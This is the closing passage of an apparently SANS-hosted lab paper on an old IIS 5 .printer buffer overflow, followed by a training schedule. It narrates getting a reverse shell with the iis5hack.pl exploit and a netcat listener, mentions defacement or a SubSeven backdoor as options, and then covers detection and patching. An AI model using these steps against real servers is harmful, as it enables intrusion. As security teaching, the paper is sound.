
Now it's the time to exploit the vulnerability live. I have a web server running in our lab: Windows 2000 Advanced Server + IIS + Service Pack 1 with IP address XXX.XX.118.190. We are going to exploit this vulnerability on this machine and get a command shell returned to my attack machine, windows 2000 professional workstation with IP address XXX.XX.146.223. I am using the exploit code 'iis5hack.pl' provided by Cyrus The Great <cyrusarmy@yahoo.com>.

Following is the actual attack:


Step 1: Setup listening port (i.e. 5678) on my attack PC (Windows 2000 workstation)




Step 2: Execute the exploit code (from another Command Prompt)



Right after step 2 our first screen (Step 1 Screen) changed to the following, with the extra line "*connect to [XXX.XX.146.223] from ITS648575C [XXX.XX.118.190] 1166*".



As we can see from the above screens, after step 2, I got the "*connect to [XXX.XX.146.223] from ...*" appeared in the command Prompt session I used to start the netcat listening on the port 5678. Once I see that extra statement I know I got the remote command shell from the victim machine. At this point I basically can do anything I want with this machine. I can deface the web site or setup a backdoor (SubSeven come to my mind) for myself to do further compromise of this site. Both choices are popular for the hackers, however since my goal is just want to demonstrate how easy this is to use this kind of exploit code, I entered "ipconfig" to show that I am entering commands on the remote web server. Following is the results from my ipconfig command.



6. How to use the exploit

As we can see from the section 5, this exploit, iis5hack.pl, is really easy to use. In addition to the step 1, start up netcat and step 2, run the program, mentioned in section 5, I need to install ActivePerl [14] and netcat [15] on my w2k professional workstation before this exploit will work, however, some of the proof of concept codes do come with ready to run code. After seeing section 5, I believe everyone will agree with me that this exploit was so easy even someone do not have much computer knowledge can carry out this exploit.

Since this type of exploit do not require any thinking, assume someone already construct the payload, I don't doubt the others proof of concept codes will be as easy to run as this one.

7. Signature of the attack

The IIS event log provides no information about this exploit. However, we should be able to detect it from our firewall logs by looking for "HTTP://… .print …" request with large data size. Of course, this does not mean we can stop this request, it just mean we can find out did someone tried this exploit on our server or not.

8. How to protect against the exploit

Buffer overflow vulnerability comes from careless programming. Firewall, Intrusion Detection System, or Active Content Screening software will not doing anything to defend you against these attacks.

To protect against them, apply the patches to critical security updates immediately. The "Code Red" worm exploits the vulnerability of the "Unchecked Buffer in Index Server ISAPI Extension" and surfaces 2 to 3 weeks after its patch was available.

Secondly, use the Minimum Service Rule (MSR) on our servers. If a feature or service is not required, disable or remove it from the server. This should minimize the vulnerabilities on our servers.

Lastly, good security officer should also subscribe to the security mailing list (i.e. bugtraq, cert etc.) and do watch for any vulnerabilities.

9. Source code/ Pseudo Code

The source code of the various proofs of concept codes can be downloaded from bugtraq. In addition, you can find the source code of the program, iis5hack.pl, in section 4 of this paper.

10. Additional Information

1. http://www.eeye.com/html/Research/Advisories/AD20010501.html
2. http://www.microsoft.com/technet/security/bulletin/ms01-023.asp
3. http://www.securityfocus.com/frames/?content=/vdb/bottom.html?vid=2674
4. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-033.asp
5. http://www.cert.org/advisories/CA-2001-13.html
6. http://www.zdnet.com/eweek/stories/general/0,11011,2789405,00.html
7. http://www.cert.org/advisories/CA-2001-19.html
8. http://www.pgp.com/research/covert/advisories/050.asp
9. http://www.ics.uci.edu/pub/ietf/http/rfc2616.txt
10. http://sunsite.dk/RFC/rfc/rfc2910.html
11. http://sunsite.dk/RFC/rfc/rfc2911.html
12. http://www.phrack.org/show.php?p=49&a=14
13. http://www.phrack.org/show.php?p=55&a=15
14. http://aspn.activestate.com/ASPN/Downloads/ActivePerl/index/
15. http://www.l0pht.com/~weld/netcat/

Last Updated: July 25th, 2017

Upcoming Training

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event